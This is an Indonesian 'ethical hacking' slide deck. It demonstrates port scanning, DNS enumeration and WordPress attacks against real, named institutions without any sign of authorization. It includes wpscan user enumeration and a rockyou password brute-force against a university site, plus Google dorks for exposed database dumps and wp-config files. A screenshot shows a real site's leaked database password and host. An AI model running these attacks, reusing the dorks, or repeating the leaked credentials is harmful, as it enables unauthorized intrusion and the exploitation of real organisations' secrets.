

OFFENSIVE|SECURITY

V2

**EXPLORE THE DARKSIDE: MASTER THE ART OF
ETHICAL HACKING**

Presented by:

Linuxhacking.id

<https://linuxhacking.or.id>



PROFILE

Linuxhackingid adalah sebuah organisasi cybersecurity yang didirikan pada tahun 2019. Mereka memiliki fokus untuk membantu individu dan organisasi dalam mempelajari keamanan siber, baik Offensive Security maupun Defensive Security

Linuxhackingid

<https://linuxhacking.or.id>

OUR AUTHOR



zSecurity
Founder Linuxhackingid



BASIC PORT NETWORK

Linuxhackingid

ZSecurity

PORT

Port adalah nomor yang mengidentifikasi titik akhir koneksi dan mengarahkan data ke layanan tertentu

Port Number	Protocol
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet Protocol
25	Simple Mail Transfer Protocol (SMTP)
53	Domain Name System (DNS)
67, 68	Dynamic Host Configuration Protocol (DHCP)
80	HyperText Transfer Protocol (HTTP)
110	Post Office Protocol (POP3)
137	NetBIOS Name Service
143	Internet Message Access Protocol (IMAP4)
443	Secure HTTP (HTTPS)
445	Microsoft-DS (Active Directory)

KATEGORI PORT NUMBER

Well-Known Ports	0-1023
Registered Ports	1024-49151
Dynamic ports	49152-65535



NMAP PORT SCANNING

Linuxhackingid

ZSecurity

PORT SCANNING

Port Scanning adalah metode yang menentukan port mana di jaringan yang terbuka dan dapat menerima atau mengirim data.

TOOLS PORT SCANNING

- Nmap
- Netcat
- Masscan
- Advanced Port Scanner
- TCPView

NMAP PORT SCANNER

nmap <IP Address/FQDN>

Contoh: nmap 192.168.23.1

nmap linuxhacking.or.id

```
(zsecurity㉿kali)-[~]
$ nmap 192.168.23.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 14:45 EDT
Nmap scan report for 192.168.23.1
Host is up (0.00094s latency).
Not shown: 908 filtered tcp ports (no-response), 88 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

4 Port yang terbuka

NMAP DETECT OS

Contoh: sudo nmap -O <IP Address/FQDN>

sudo nmap -O 192.168.0.1

```
(zsecurity㉿kali)-[~]
$ sudo nmap -O 192.168.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 15:44 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0041s latency).

Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
1900/tcp  open  upnp

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP
Running: Actiontec embedded, Linux
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel
OS details: Actiontec MI424WR-GEN3I WAP

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
```




DNS ENUMERATION

Linuxhackingid

ZSecurity

DNS

DNS, atau Domain Name System, adalah sistem yang menerjemahkan nama domain menjadi alamat IP. Ini seperti operator di buku telepon yang membantumu menemukan nomor telepon yang tepat.



DNS ENUMERATION

<https://dnsdumpster.com/>

Host Records (A) -- this data may not be current as it uses a static database (updated monthly)	
pnj.ac.id	104.22.53.199 HTTP: cloudflare
colloesxi01.pnj.ac.id	103.22.251.242 ip-251-242.moratelindo.co.id
cloudpnj01.pnj.ac.id	43.231.128.237
dcpnjesxkill.pnj.ac.id	103.36.14.92 ip-103-36-14-92.moratelindo.net.id
colloesxi02.pnj.ac.id	103.22.251.243 ip-251-243.moratelindo.co.id
collopnj04.pnj.ac.id	103.22.251.245 ip-251-245.moratelindo.co.id
dcpnjesxi05.pnj.ac.id	103.36.14.51 ip-103-36-14-51.moratelindo.net.id
ikapunija.pnj.ac.id	172.67.129.30 HTTP: cloudflare
grafika.pnj.ac.id	172.67.129.30 HTTP: cloudflare
kerjasama.pnj.ac.id	104.21.2.112 HTTP: cloudflare
pascasarjana.pnj.ac.id	172.67.129.30 HTTP: cloudflare
mahasiswa.pnj.ac.id	103.36.14.53 HTTP: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 HTTP TECH: PHP,5.4.16 CentOS Apache,2.4.6
unit-deb.pnj.ac.id	103.36.14.100 HTTP: Apache



WORDPRESS HACKING

Linuxhackingid

ZSecurity

WORDPRESS ENUMERATION

- sudo wpSCAN --url <IP Address/FQDN>
 - sudo wpSCAN --url https://www.uinsalatiga.ac.id

```
(zsecurity㉿kali)-[~]
$ sudo wpscan --url https://www.uinsalatiga.ac.id/
[+] URL: https://www.uinsalatiga.ac.id/ [103.167.2.32]
[+] Started: Sat Apr  6 16:25:40 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-TEC-API-VERSION: v1
| - X-TEC-API-ROOT: https://www.uinsalatiga.ac.id/wp-json/tribe/events/v1/
| - X-TEC-API-ORIGIN: https://www.uinsalatiga.ac.id
| - Referrer-Policy: strict-origin
| - Permissions-Policy: fullscreen 'none'; microphone 'none'
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: https://www.uinsalatiga.ac.id/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.uinsalatiga.ac.id/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 100%
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence
| References:
```

WORDPRESS USER ENUMERATION

- sudo wpSCAN --url <IP Address/FQDN> --enumerate u
- sudo wpSCAN --url https://www.uinsalatiga.ac.id/ --enumerate u

```
[i] User(s) Identified:  
[+] Humas UIN Salatiga  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By: Rss Generator (Aggressive Detection)  
  
[+] UIN Salatiga  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By: Rss Generator (Aggressive Detection)  
  
[+] humas  
| Found By: Wp Json Api (Aggressive Detection)  
| - https://www.uinsalatiga.ac.id/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
| Author Sitemap (Aggressive Detection)  
| - https://www.uinsalatiga.ac.id/wp-sitemap-users-1.xml  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Wp Json Api (Aggressive Detection)  
| - https://www.uinsalatiga.ac.id/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
| Oembed API - Author URL (Aggressive Detection)  
| - https://www.uinsalatiga.ac.id/wp-json/oembed/1.0/embed?url=https://www.uinsalatiga.ac.id/&format=json  
| Author Sitemap (Aggressive Detection)  
| - https://www.uinsalatiga.ac.id/wp-sitemap-users-1.xml  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

WORDPRESS BRUTEFORCE ATTACK

- sudo wpscan --url <IP Address/FQDN> --passwords /usr/share/wordlists/rockyou.txt --usernames admin
- sudo wpscan --url https://www.uinsalatiga.ac.id/ --passwords /usr/share/wordlists/john.lst --usernames admin

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / rabbit Time: 00:00:18 <====
```

CMS ENUMERATION

● sudo cmseek

```
CMSEEK by @r3dhax0r
Version 1.1.3 K-RONA

[+] Deep Scan Results [+]

Target: www.uinsalatiga.ac.id
CMS: WordPress
  Version: 6.5
  URL: https://wordpress.org

[WordPress Deepscan]
  Readme file found: https://www.uinsalatiga.ac.id/readme.html
  License file: https://www.uinsalatiga.ac.id/license.txt

  Plugins Enumerated: 8
    Plugin: post-views-counter
      Version: 1.4.5
      URL: https://www.uinsalatiga.ac.id/wp-content/plugins/post-views-counter

    Plugin: goodlayers-core
      Version: 6.5
      URL: https://www.uinsalatiga.ac.id/wp-content/plugins/goodlayers-core

    Plugin: revslider
      Version: 6.6.16
      URL: https://www.uinsalatiga.ac.id/wp-content/plugins/revslider

    Plugin: menu-image
      Version: 3.11
      URL: https://www.uinsalatiga.ac.id/wp-content/plugins/menu-image


    Plugin: pdf-poster
      Version: 2.1.21
      URL: https://www.uinsalatiga.ac.id/wp-content/plugins/pdf-poster
```

```
Themes Enumerated: 1
  Theme: kingster
    Version: 6.5
    URL: https://www.uinsalatiga.ac.id/wp-content/t

Usernames harvested: 2
  humas
  admin
```

DAPETIN FILE DATABASE WORDPRESS

filetype:sql inurl:wp-content/*




The screenshot shows a browser window with the URL `impepac.mx/wp-content/wp_db.sql`. The page content is a large block of SQL code used to create and populate tables for a WordPress database. The code includes:

- Creation of the `commentmeta` table with columns: `meta_id`, `comment_id`, `meta_key`, and `meta_value`.
- Creation of the `comments` table with columns: `comment_ID`, `comment_post_ID`, `comment_author`, `comment_author_email`, `comment_author_url`, `comment_author_IP`, `comment_date`, `comment_date_gmt`, `comment_content`, `comment_karma`, `comment_approved`, `comment_agent`, `comment_type`, `comment_parent`, and `user_id`.
- An `INSERT INTO` statement for the `comments` table, adding a single record with values corresponding to the provided URL.
- Creation of the `links` table with columns: `link_id`, `link_url`, `link_name`, `link_image`, `link_target`, `link_description`, `link_visible`, `link_owner`, `link_rating`, `link_updated`, `link_rel`, `link_notes`, and `link_rss`.
- Creation of the `options` table with columns: `option_id`, `option_name`, `option_value`, and `autoload`.

DAPETIN CONFIG WORDPRESS

inurl:wp-config -intext:wp-config
"DB_PASSWORD"



The screenshot shows a browser window displaying the contents of the wp-config.txt file for the website ardentphotographyinc.com/photogblog/wordpress. The code is highlighted with a red border.

```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'db260775472');      // The name of the database
define('DB_USER', 'dbo260775472');      // Your MySQL username
define('DB_PASSWORD', 'gW5AhNzy'); // ...and password
define('DB_HOST', 'db1656.perfora.net'); // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase. You won't have to remember the phrases later,
// so make them long and complicated. You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up. Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix = 'wp_'; // Only numbers, letters, and underscores please!

// Change this to localize WordPress. A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```



VNC PASSWORD DECRYPTOR

